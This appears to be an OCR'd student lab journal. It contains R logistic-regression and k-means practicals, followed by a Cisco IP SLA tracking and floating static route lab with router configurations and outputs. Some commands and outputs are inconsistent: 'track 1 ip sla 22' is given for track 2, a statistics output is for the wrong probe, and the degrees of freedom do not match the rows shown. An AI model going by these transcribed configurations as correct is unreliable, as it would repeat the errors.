
```
> df <- as.data.frame(cbind(IQ, result))
> print(df)
         IQ result
1  25.58824      0
2  26.43200      0
3  27.37083      0
4  27.37898      1
5  27.56671      0
6  28.08275      0
7  28.35637      0
8  28.41538      0
9  28.89752      0
10 29.03158      1
11 29.12386      1
12 29.46181      0
13 29.66945      0
14 29.68934      0
15 29.69886      1
16 29.80735      1
17 29.95326      0
18 30.21428      0
19 30.39298      1
20 30.43421      0
21 30.67802      0
22 30.72653      0
23 30.74974      1
24 30.82265      0
25 31.07116      0
26 31.11633      1
27 31.24740      1
28 31.25662      0
29 31.60194      1
30 31.93038      1
```

```
> png(file="LogisticRegressionGFG.png")
```

```
> plot(IQ, result, xlab = "IQ Level",
+ ylab = "Probability of Passing")
> g = glm(result~IQ, family=binomial, df)
```




```
> curve(predict(g, data.frame(IQ=x), type="resp"), add=TRUE)
> points(IQ, fitted(g), pch=30)
```




```
> summary(g)

Call:
glm(formula = result ~ IQ, family = binomial, data = df)

Deviance Residuals:
    Min       1Q   Median       3Q      Max
-1.9877  -0.9804  -0.4502   0.9731   1.8898

Coefficients:
            Estimate Std. Error z value Pr(>|z|)
(Intercept) -14.4934     5.8835  -2.463   0.0138 *
IQ            0.4708     0.1922   2.450   0.0143 *
---
Signif. codes:  0 '***' 0.001 '**' 0.01 '*' 0.05 '.' 0.1 ' ' 1

(Dispersion parameter for binomial family taken to be 1)

    Null deviance: 55.352  on 39  degrees of freedom
Residual deviance: 47.090  on 38  degrees of freedom
AIC: 51.09

Number of Fisher Scoring iterations: 4
```

```
> dev.off()
null device
          1
```

PRACTICAL NO : 7

Aim: Write a Program showing clustering. Description:

 # In this Program we understand about K-Mean Clustering #

What Does K-Means Clustering Mean?

- K-means clustering is a simple unsupervised learning algorithm that is used to solve clustering problems.
- It follows a simple procedure of classifying a given data set into a number of clusters, defined by the letter "k," which is fixed beforehand.
- The clusters are then positioned as points and all observations or data points are associated with the nearest cluster, computed, adjusted and then the process starts over using the new adjustments until a desired result is reached.

We Understand in different Steps :

Step 1: Apply kmeans to *newiris*, and store the clustering result in *kc*. The cluster number is set to 3.


```
> newiris <- iris
> newiris$Species <- NULL
> (kc <- kmeans(newiris, 3))
K-means clustering with 3 clusters of sizes 38, 62, 50

Cluster means:
  Sepal.Length Sepal.Width Petal.Length Petal.Width
1     6.850000    3.073684     5.742105    2.071053
2     5.901613    2.748387     4.393548    1.433871
3     5.006000    3.428000     1.462000    0.246000

Clustering vector:
  [1] 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3
 [35] 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 3 2 2 1 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2
 [69] 2 2 2 2 2 2 2 2 2 1 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 1 2 2
[103] 1 1 1 1 2 1 1 1 1 1 1 2 2 1 1 1 1 2 1 2 1 2 1 1 2 2 1 1 1 1 1 2 1 1 1
[137] 1 1 2 1 1 1 2 1 1 1 2 1 1 2

Within cluster sum of squares by cluster:
[1] 23.87947 39.82097 15.15100
 (between_SS / total_SS =  88.4 %)

Available components:

[1] "cluster"      "centers"      "totss"        "withinss"
[5] "tot.withinss" "betweenss"    "size"         "iter"
[9] "ifault"
```

Step 2: Compare the Species label with the clustering result

```
> table(iris$Species, kc$cluster)

            1  2  3
setosa      0  0 50
versicolor  2 48  0
virginica  36 14  0
```


Step 3 : Plot the clusters and their centres. Note that there are four dimensions in the data and that only the first two dimensions are used to draw the plot below.

```
> plot(newiris[c("Sepal.Length", "Sepal.Width")], col=kc$cluster)
```



Step 4: Some black points close to the green centre (asterisk) are actually closer to the black centre in the four dimensional space.

```
> points(kc$centers[,c("Sepal.Length", "Sepal.Width")], col=1:3, pch=8, cex=2)
```


Sepal.Width
4.0
3.5
3.0
2.5
2.0
4.5
5.0
5.5
6.0
6.5
7.0
7.5
8.0
Sepal.Length


MODERN NETWORK

INDEX

Prac. No.	Practical	Date
1	Configure IP SLA Tracking and Path Control Topology	20/04/2021
2	Using the AS_PATH Attribute	10/05/2021
3	Configuring IBGP and EBGP Sessions, Local Preference, and MED	10/05/2021
4	Secure the Management Plane	21/05/2021
5	Configure and Verify Path Control Using PBR s	25/05/2021
6	Simulating MPLS environment	27/05/2021

Practical No - 1

Aim: Configure IP SLA Tracking and Path Control Topology **Topolgy :**



Objectives

- Configure and verify the IP SLA feature.
- Test the IP SLA tracking feature.
- Verify the configuration and operation using show and debug commands.

Step 1: Prepare the routers and configure the router hostname and interface addresses. Router R1 interface Loopback 0 ip address 192.168.1.1 255.255.255.0 interface Serial0/0/0

ip address 209.165.201.2 255.255.255.252 no

shutdown interface Serial0/0/1

ip address 209.165.202.130 255.255.255.252 no

shutdown

```
R1(config)#interface Loopback 0
```

```
R1(config-if)#ip address 192.168.1.1 255.255.255.0
R1(config-if)#
R1(config-if)#int s1/0
R1(config-if)#ip address 209.165.201.2 255.255.255.252
R1(config-if)#no shutdown
```

```
R1(config-if)#int s1/1
```

```
R1(config-if)#ip address 209.165.202.130 255.255.255.252
R1(config-if)#no shutdown
```

Router ISP1 (R2) interface

Loopback0

ip address 209.165.200.254 255.255.255.255

interface Loopback1 ip address 209.165.201.30

255.255.255.255 interface Serial0/0/0 ip address

209.165.201.1 255.255.255.252 no shutdown

interface Serial0/0/1

ip address 209.165.200.225 255.255.255.252 no

shutdown

```
ISP1(config)#interface Loopback0
ISP1(config-if)#
*May 18 15:24:24.315: %LINEPROTO-5-UPDOWN: Line protocol or
ISP1(config-if)#ip address 209.165.200.254 255.255.255.255
ISP1(config-if)#interface Loopback1
ISP1(config-if)#
*May 18 15:24:36.915: %LINEPROTO-5-UPDOWN: Line protocol or
ISP1(config-if)#ip address 209.165.201.30 255.255.255.255
ISP1(config-if)#int s1/0
ISP1(config-if)#ip address 209.165.201.1 255.255.255.252
ISP1(config-if)#no shutdown
ISP1(config-if)#
*May 18 15:25:03.695: %LINK-3-UPDOWN: Interface Serial1/0,
ISP1(config-if)#
ISP1(config-if)#i
*May 18 15:25:04.699: %LINEPROTO-5-UPDOWN: Line protocol or
ISP1(config-if)#int s1/1
ISP1(config-if)#ip address 209.165.200.225 255.255.255.252
ISP1(config-if)#no shutdown
```

Router ISP2 (R3) interface Loopback0 ip

address 209.165.200.254 255.255.255.255

interface Loopback1

ip address 209.165.202.158 255.255.255.255

interface Serial0/0/0 description ISP2 --> R1 ip

address 209.165.202.129 255.255.255.252 no

shutdown interface Serial0/0/1

ip address 209.165.200.226 255.255.255.252 no

shutdown

```
ISP2(config)#interface Loopback0
ISP2(config-if)#
*May 18 15:25:22.219: %LINEPROTO-5-UPDOWN: Line protocol on
ISP2(config-if)#ip address 209.165.200.254 255.255.255.255
ISP2(config-if)#interface Loopback1
ISP2(config-if)#
*May 18 15:25:34.595: %LINEPROTO-5-UPDOWN: Line protocol on
ISP2(config-if)#ip address 209.165.202.158 255.255.255.255
ISP2(config-if)#int s1/0
ISP2(config-if)#ip address 209.165.202.129 255.255.255.252
ISP2(config-if)#no shutdown
ISP2(config-if)#
ISP2(config-if)#
*May 18 15:26:01.299: %LINK-3-UPDOWN: Interface Serial1/0,
ISP2(config-if)#i
*May 18 15:26:02.303: %LINEPROTO-5-UPDOWN: Line protocol on
ISP2(config-if)#int s1/1
ISP2(config-if)#ip address 209.165.200.226 255.255.255.252
ISP2(config-if)#no shutdown
```

b. Verify the configuration by using the show interfaces description command. The output from router R1 is shown here as an example.

R1# show interfaces description

```
R1#show interfaces description
Interface                      Status         Protocol Description
Fa0/0                          admin down     down
Se1/0                          up             up
Se1/1                          up             up
Se1/2                          admin down     down
Se1/3                          admin down     down
Lo0                            up             up
```

c. The current routing policy in the topology is as follows:

- Router R1 establishes connectivity to the Internet through ISP1 using a default static route.
- ISP1 and ISP2 have dynamic routing enabled between them, advertising their respective public address pools.

− ISP1 and ISP2 both have static routes back to the ISP LAN. **Router R1**

ip route 0.0.0.0 0.0.0.0 209.165.201.1

```
R1(config)#
R1(config)# ip route 0.0.0.0 0.0.0.0 209.165.201.1
```

Router ISP1 (R2)

router eigrp 1

network 209.165.200.224 0.0.0.3

network 209.165.201.0 0.0.0.31 no

auto-summary

ip route 192.168.1.0 255.255.255.0 209.165.201.2

```
ISP1(config)#router eigrp 1
ISP1(config-router)#network 209.165.200.224 0.0.0.3
ISP1(config-router)#network 209.165.201.0 0.0.0.31
ISP1(config-router)#no auto-summary
ISP1(config-router)#ip route 192.168.1.0 255.255.255.0 209.165.201.2
```

Router ISP2 (R3)

router eigrp 1

network 209.165.200.224 0.0.0.3

network 209.165.202.128 0.0.0.31 no

auto-summary

ip route 192.168.1.0 255.255.255.0 209.165.202.130

```
ISP2(config)#router eigrp 1
ISP2(config-router)#network 209.165.200.224 0.0.0.3
ISP2(config-router)#
*May 18 15:30:14.515: %DUAL-5-NBRCHANGE: IP-EIGRP(0) 1: Neighbor 209.1
ISP2(config-router)#network 209.165.202.128 0.0.0.31
ISP2(config-router)#no auto-summary
ISP2(config-router)#
*May 18 15:30:28.971: %DUAL-5-NBRCHANGE: IP-EIGRP(0) 1: Neighbor 209.1
ISP2(config-router)#ip route 192.168.1.0 255.255.255.0 209.165.202.130
```

Step 2: Verify server reachability.

a. Before implementing the Cisco IOS SLA feature, you must verify reachability to the Internet servers. From router R1, ping the web server, ISP1 DNS server, and ISP2 DNS server to verify connectivity. You can copy the following Tcl script and paste it intoR1.

R1(tcl)# foreach address {

+>(tcl)# 209.165.200.254

+>(tcl)# 209.165.201.30

+>(tcl)# 209.165.202.158

+>(tcl)# } { ping $address source 192.168.1.1 }

```
R1#tclsh
R1(tcl)#foreach address {
+>(tcl)#209.165.200.254
+>(tcl)#209.165.201.30
+>(tcl)#209.165.202.158
+>(tcl)#} {
+>(tcl)#ping $address source 192.168.1.1
+>(tcl)#}
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 209.165.200.254, timeout is 2 seconds:
Packet sent with a source address of 192.168.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 28/78/96 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 209.165.201.30, timeout is 2 seconds:
Packet sent with a source address of 192.168.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/31/48 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 209.165.202.158, timeout is 2 seconds:
Packet sent with a source address of 192.168.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/37/60 ms
```

b. Trace the path taken to the web server, ISP1 DNS server, and ISP2 DNS server. You can copy the following Tcl script and paste it into R1.

R1(tcl)# foreach address {

+>(tcl)# 209.165.200.254

+>(tcl)# 209.165.201.30

+>(tcl)# 209.165.202.158

+>(tcl)# } { trace $address source 192.168.1.1 }

```
R1(tcl)#foreach address {
+>(tcl)#209.165.200.254
+>(tcl)#209.165.201.30
+>(tcl)#209.165.202.158
+>(tcl)#} {
+>(tcl)#trace $address source 192.168.1.1
+>(tcl)#}
```

```
Type escape sequence to abort.
Tracing the route to 209.165.200.254

  1 209.165.201.1 24 msec 24 msec 16 msec
Type escape sequence to abort.
Tracing the route to 209.165.201.30

  1 209.165.201.1 16 msec 24 msec 24 msec
Type escape sequence to abort.
Tracing the route to 209.165.202.158

  1 209.165.201.1 24 msec 24 msec 32 msec
  2 209.165.200.226 28 msec 44 msec 72 msec
```

Step 3: Configure IP SLA probes.

a. Create an ICMP echo probe on R1 to the primary DNS server on ISP1 using the ip sla command. the previous ip sla monitor command. In addition, the icmp-echo command has replaced the type echo protocol ipIcmpEcho command.

R1(config)# ip sla 11

R1(config-ip-sla)# icmp-echo 209.165.201.30

R1(config-ip-sla-echo)# frequency 10

R1(config-ip-sla-echo)# exit

R1(config)# ip sla schedule 11 life forever start-time now

```
R1(config)#ip sla 11

R1(config-ip-sla)#icmp-echo 209.165.201.30

R1(config-ip-sla-echo)#frequency 10

R1(config-ip-sla-echo)#exit

R1(config)#ip sla schedule 11 life forever start-time now

R1(config)#exit
```

b. Verify the IP SLAs configuration of operation 11 using the show ip sla configuration 11 command.

R1# show ip sla configuration 11

```
R1(tcl)#show ip sla configuration 11
IP SLAs, Infrastructure Engine-II.
Entry number: 11
Owner:
Tag:
Type of operation to perform: icmp-echo
Target address/Source address: 209.165.201.30/0.0.0.0
Type Of Service parameter: 0x0
Request size (ARR data portion): 28
Operation timeout (milliseconds): 5000
Verify data: No
Vrf Name:
Schedule:
   Operation frequency (seconds): 10  (not considered if
   Next Scheduled Start Time: Start Time already passed
   Group Scheduled : FALSE
   Randomly Scheduled : FALSE
   Life (seconds): Forever
   Entry Ageout (seconds): never
   Recurring (Starting Everyday): FALSE
   Status of entry (SNMP RowStatus): Active
```

c. Issue the show ip sla statistics command to display the number of successes, failures, and results of the latest operations.

R1# show ip sla statistics

```
R1#show ip sla statistics 22
IPSLAs Latest Operation Statistics

IPSLA operation id: 22
Type of operation: icmp-echo
        Latest RTT: 64 milliseconds
Latest operation start time: *15:40:40.823 UTC Tue May 18 2021
Latest operation return code: OK
Number of successes: 6
Number of failures: 0
Operation time to live: Forever
```

d. Although not actually required because IP SLA session 11 alone could provide the desired fault tolerance, create a second probe, 22, to test connectivity to the second DNS server located on router ISP2. You can copy and paste the following commands on R1.

```
R1(config)#
R1(config)#ip sla 22
R1(config-ip-sla)#icmp-echo 209.165.202.158
R1(config-ip-sla-echo)#frequency 10
R1(config-ip-sla-echo)#exit
R1(config)#ip sla schedule 22 life forever start-time now
```

e. Verify the new probe using the show ip sla configuration and show ip sla statistics commands.

R1# show ip sla configuration 22

```
R1#show ip sla configuration 22
IP SLAs, Infrastructure Engine-II.
Entry number: 22
Owner:
Tag:
Type of operation to perform: icmp-echo
Target address/Source address: 209.165.202.158/0.0.0.0
Type Of Service parameter: 0x0
Request size (ARR data portion): 28
Operation timeout (milliseconds): 5000
Verify data: No
```

R1# show ip sla statistics 22

```
R1#show ip sla statistics 22
IPSLAs Latest Operation Statistics

IPSLA operation id: 22
Type of operation: icmp-echo
        Latest RTT: 64 milliseconds
Latest operation start time: *15:40:40.823 UTC Tue May 18 2021
Latest operation return code: OK
Number of successes: 6
Number of failures: 0
Operation time to live: Forever
```

Step 4: Configure tracking options.

a. Remove the current default route on R1, and replace it with a floating static route having an administrative distance of 5.

R1(config)# no ip route 0.0.0.0 0.0.0.0 209.165.201.1

R1(config)# ip route 0.0.0.0 0.0.0.0 209.165.201.1 5

R1(config)# exit

```
R1(config)#
R1(config)#no ip route 0.0.0.0 0.0.0.0 209.165.201.1
R1(config)#ip route 0.0.0.0 0.0.0.0 209.165.201.1 5
R1(config)#exit
```

b. Verify the routing table.

R1# show ip route

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 209.165.201.1 to network 0.0.0.0
```

c. Use the track 1 ip sla 11 reachability command to enter the config-track subconfiguration mode.

R1(config)# track 1 ip sla 11 reachability

R1(config-track)#

```
R1(config)#
R1(config)#track 1 ip sla 11 reachability
R1(config-track)#delay down 10 up 1
R1(config-track)#exit
```

d. Configure the floating static route that will be implemented when tracking object 1 is active. To view routing table changes as they happen, first enable the debug ip routing command. Next, use the ip route 0.0.0.0 0.0.0.0 209.165.201.1 2 track 1 command to create a floating static default route via 209.165.201.1 (ISP1). Notice that this command references the tracking object number 1, which in turn references IP SLA operation number 11.

R1# debug ip routing

```
R1#debug ip routing
IP routing debugging is on
```

R1(config)# ip route 0.0.0.0 0.0.0.0 209.165.201.1 2 track 1

```
R1(config)#ip route 0.0.0.0 0.0.0.0 209.165.201.1 2 track 1
R1(config)#
*May 18 15:43:00.035: RT: closer admin distance for 0.0.0.0, flushing 1 routes
*May 18 15:43:00.035: RT: NET-RED 0.0.0.0/0
*May 18 15:43:00.035: RT: add 0.0.0.0/0 via 209.165.201.1, static metric [2/0]
*May 18 15:43:00.039: RT: NET-RED 0.0.0.0/0
*May 18 15:43:00.039: RT: default path is now 0.0.0.0 via 209.165.201.1
*May 18 15:43:00.039: RT: new default network 0.0.0.0
*May 18 15:43:00.043: RT: NET-RED 0.0.0.0/0
```

e. Repeat the steps for operation 22, track number 2, and assign the static route an admin distance higher than track 1 and lower than 5. On R1, copy the following configuration, which sets an admin distance of 3. track 2 ip sla 22 reachability delay down 10 up 1 exit

ip route 0.0.0.0 0.0.0.0 209.165.202.129 3 track 2

```
R1(config)#track 1 ip sla 22 reachability
R1(config-track)#delay down 10 up 1
R1(config-track)#exi
*May 18 15:43:56.339: RT: NET-RED 0.0.0.0/0
R1(config-track)#exit
R1(config)##ip route 0.0.0.0 0.0.0.0 209.165.201.1 2 track 1
R1(config)#ip route 0.0.0.0 0.0.0.0 209.165.202.129 3 track 2
```

f. Verify the routing table again.

R1# show ip route

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - B
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF i
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA extern
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2
       ia - IS-IS inter area, * - candidate default, U - per
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 209.165.201.1 to network 0.0.0.0

     209.165.201.0/30 is subnetted, 1 subnets
C       209.165.201.0 is directly connected, Serial1/0
     209.165.202.0/30 is subnetted, 1 subnets
C       209.165.202.128 is directly connected, Serial1/1
C    192.168.1.0/24 is directly connected, Loopback0
S*   0.0.0.0/0 [2/0] via 209.165.201.1
```

Step 5: Verify IP SLA operation.

The following summarizes the process:

- Disable the DNS loopback interface on ISP1 (R2).
- Observe the output of the debug command on R1.
- Verify the static route entries in the routing table and the IP SLA statistics of R1.
- Re-enable the loopback interface on ISP1 (R2) and again observe the operation of the IP SLA tracking feature.

ISP1(config)# interface loopback 1

ISP1(config-if)# shutdown

```
ISP1(config)#
ISP1(config)#interface loopback 1
ISP1(config-if)#shutdown
```

b. Verify the routing table.

R1# show ip route

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSP
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA ext
       E1 - OSPF external type 1, E2 - OSPF external type
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1,
       ia - IS-IS inter area, * - candidate default, U -
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 209.165.201.1 to network 0.0.0

     209.165.201.0/30 is subnetted, 1 subnets
C       209.165.201.0 is directly connected, Serial1/0
     209.165.202.0/30 is subnetted, 1 subnets
C       209.165.202.128 is directly connected, Serial1/1
C    192.168.1.0/24 is directly connected, Loopback0
S*   0.0.0.0/0 [2/0] via 209.165.201.1
```

c. Verify the IP SLA statistics.

R1# show ip sla statistics

```
R1#show ip sla statistics
IPSLAs Latest Operation Statistics

IPSLA operation id: 11
Type of operation: icmp-echo
        Latest RTT: NoConnection/Busy/Timeout
Latest operation start time: *15:47:41.887 UTC Tue May 18 2021
Latest operation return code: No connection
Number of successes: 51
Number of failures: 13
Operation time to live: Forever
```

d. Initiate a trace to the web server from the internal LAN IP address. R1# trace 209.165.200.254 source 192.168.1.1

```
R1#trace 209.165.200.254 source 192.168.1.1

Type escape sequence to abort.
Tracing the route to 209.165.200.254

  1 209.165.201.1 4 msec 32 msec 32 msec
```

f. Again examine the IP SLA statistics.

R1# show ip sla statistics

```
R1#show ip sla statistics
IPSLAs Latest Operation Statistics

IPSLA operation id: 11
Type of operation: icmp-echo
        Latest RTT: 57 milliseconds
Latest operation start time: *15:50:01.887 UTC Tue May 18 2021
Latest operation return code: OK
Number of successes: 61
Number of failures: 17
Operation time to live: Forever
```

